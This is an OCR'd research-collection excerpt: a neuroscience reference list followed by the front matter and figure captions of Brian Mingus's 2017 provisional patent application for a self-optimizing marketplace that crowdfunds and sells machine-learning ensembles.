Aisa, B., Mingus, B., & O'Reilly, R. (2008, October). The emergent neural modeling system. *Neural Networks*, *21*(8), 1146–1152.

Hazy, T. E., Frank, M. J., & O'Reilly, R. C. (2007, August). Towards an executive without a homunculus: Computational models of the prefrontal cortex/basal ganglia system. *Philosophical Transactions of the Royal Society of London. Series B, Biological Sciences*, *362*(1), 105–118.

Hazy, T. E., Frank, M. J., & O'Reilly, R. C. (2010, April). Neural mechanisms of acquired phasic dopamine responses in learning. *Neuroscience and Biobehavioral Reviews*, *34*(5), 701–720.

Jilk, D., Lebiere, C., O'Reilly, R., & Anderson, J. (2008, September). SAL: An explicitly pluralistic cognitive architecture. *Journal of Experimental & Theoretical Artificial Intelligence*, *20*(3), 197–218.

Kelso, J. A. S., & Tognoli, E. (2009). Toward a Complementary Neuroscience: Metastable Coordination Dynamics of the Brain. In N. Murphy, G. F. R. Ellis, & T. O'Connor (Eds.), *Downward Causation and the Neurobiology of Free Will* (pp. 103–124). Springer Berlin Heidelberg.

McClelland, J. L. (2015). *Explorations in Parallel Distributed Processing: A Handbook of Models, Programs, and Exercises*.

O'Reilly, R. C. (1996, January). Biologically plausible error-driven learning using local activation differences: The generalized recirculation algorithm. *Neural Computation*, *8*(5), 895–938.

O'Reilly, R. C. (1998, January). Six Principles for Biologically-Based Computational Models of Cortical Cognition. *Trends in Cognitive Sciences*, *2*(11), 455–462.

O'Reilly, R. C., Dawson, C. K., & McClelland, J. L. (2005). *The PDP++ Software (Version 3.1) [Computer software and manual]*. (Published: Retreived from http://psych.colorado.edu/ oreilly/PDP++/ PDP++.html)

O'Reilly, R. C., Frank, M. J., Hazy, T. E., & Watz, B. (2007, February). PVLV: The primary value and learned value Pavlovian learning algorithm. *Behavioral Neuroscience*, *121*(1), 31–49.


O'Reilly, R. C., Hazy, T. E., & Herd, S. A. (2015). The Leabra cognitive architecture: How to play 20 principles with nature and win! In S. Chipman (Ed.), *Oxford handbook of cognitive science.* Oxford University Press.

O'Reilly, R. C., Munakata, Y., Frank, M. J., Hazy, T. E., & Contributors. (2016). *Computational cognitive neuroscience*. Wiki book, 3rd edition, URL: `http://ccnbook.colorado.edu`. Retrieved from `http://ccnbook.colorado.edu`

Sivagnanam, S., Majumdar, A., Yoshimoto, K., Astakhov, V., B, A., Martone, M., & Carnevale, N. T. (2013). Introducing The Neuroscience Gateway. In *Ceur workshop proceedings* (Vol. 993).

Wlodzislaw, D., & Dobosz, K. (2011). Visualization for understanding of neurodynamical systems. *Cognitive Neurodynamics*, *5*, 145–160.

BRIAN MINGUS RESEARCH COLLECTION / BM-826A4CAACDEB



MACHINE LEARNING | U.S. PROVISIONAL PATENT APPLICATION

A Self-Optimizing Information and Software-Brokering Platform as a Service

June 6, 2017 | Application 62/515,837

Brian Mingus | Applicant: Latently

A marketplace for funding, composing and deploying machine-learning ensembles, with a feedback loop that uses its own activity to improve recommendations and guide further development.

Filed June 6, 2017. Complete 16-page application follows.
Collection edition: October 17, 2026. Historical filing; not a grant of patent.
AI-generated conceptual artwork; separate from the original figures.

brianmingus.com

BRIAN MINGUS RESEARCH COLLECTION / BM-982E3139BAF8

TITLE OF THE INVENTION

A Self-Optimizing Information and Software-Brokering Platform as a Service

CROSS-REFERENCE TO RELATED APPLICATIONS

Not Applicable

STATEMENT REGARDING FEDERALLY SPONSORED RESEARCH OR DEVELOPMENT

Not Applicable

THE NAMES OF THE PARTIES TO A JOINT RESEARCH AGREEMENT

Not applicable

INCORPORATION-BY-REFERENCE OF MATERIAL SUBMITTED ON A COMPACT DISC

Not applicable

ABSTRACT

[0001]

TODO

FIGURES

BRIAN MINGUS RESEARCH COLLECTION / BM-982E3139BAF8




FIG. **1**: Overall diagram of the system. The Equity Crowdfunding Platform (101) is developed by Service (103) and hosted by the Broker-Dealer (102). Service (103) and Enterprise (107) post challenges/bounties on the platform (101), resulting in Businesses (105) submitting proposals on the platform (101) that are reviewed by Angels / VCs (106). If Angels / VCs (106) invest, the proposal is developed on Service's (103) platform. The resulting product/ensemble is then hosted on the Self-Optimizing Online Marketplace (104) and purchased by Enterprise (107). The money that Enterprise (107) pays to Service (103) is distributed, according to contracts, to Businesses (105), and from businesses to Angels / VCs (106).

BRIAN MINGUS RESEARCH COLLECTION / BM-982E3139BAF8




FIG. **2**: Overall diagram in which Broker-Dealer (102) contracts software development out to Service (103) and hosts project portal (101). Service first identifies a Broker-Dealer (201) and describes our business model, including the benefit to the Broker-Dealer (201) who receives fees pro-rata the size of the investment by Investors (106) in addition to other incentives. The Broker-Dealer (201) agrees to host the portal (101) (204) and asks Service (103) to develop the portal (101). Service (103) agrees and develops the portal (101) which the Broker-Dealer (102) then hosts (207).

BRIAN MINGUS RESEARCH COLLECTION / BM-982E3139BAF8




FIG. **3**: One process through which Businesses (105) post project proposals on the portal (101), Investors (106) invest, Enterprises buy and the Businesses and Investors get paid. First, Businesses post project proposals on the Equity Crowdfunding Portal (101) (optionally, Enterprises, Service or Investors or anyone else can post the proposals). Next, investors invest up to $1M per proposal (302) and then Businesses spend the money as agreed in the investment contract on implementing the proposal (303). After the ensembles are implemented they are listed for sale on the Self-Optimizing Online Marketplace (104), Enterprises buy them (305) and Service returns a portion to Businesses as contractually agreed (306).

BRIAN MINGUS RESEARCH COLLECTION / BM-982E3139BAF8




FIG. **4**: Challenges are posted as project proposals on the Equity Crowdfunding Portal (101) or on the Self-Optimizing Online Marketplace (104) and completed as in Fig 3.

BRIAN MINGUS RESEARCH COLLECTION / BM-982E3139BAF8

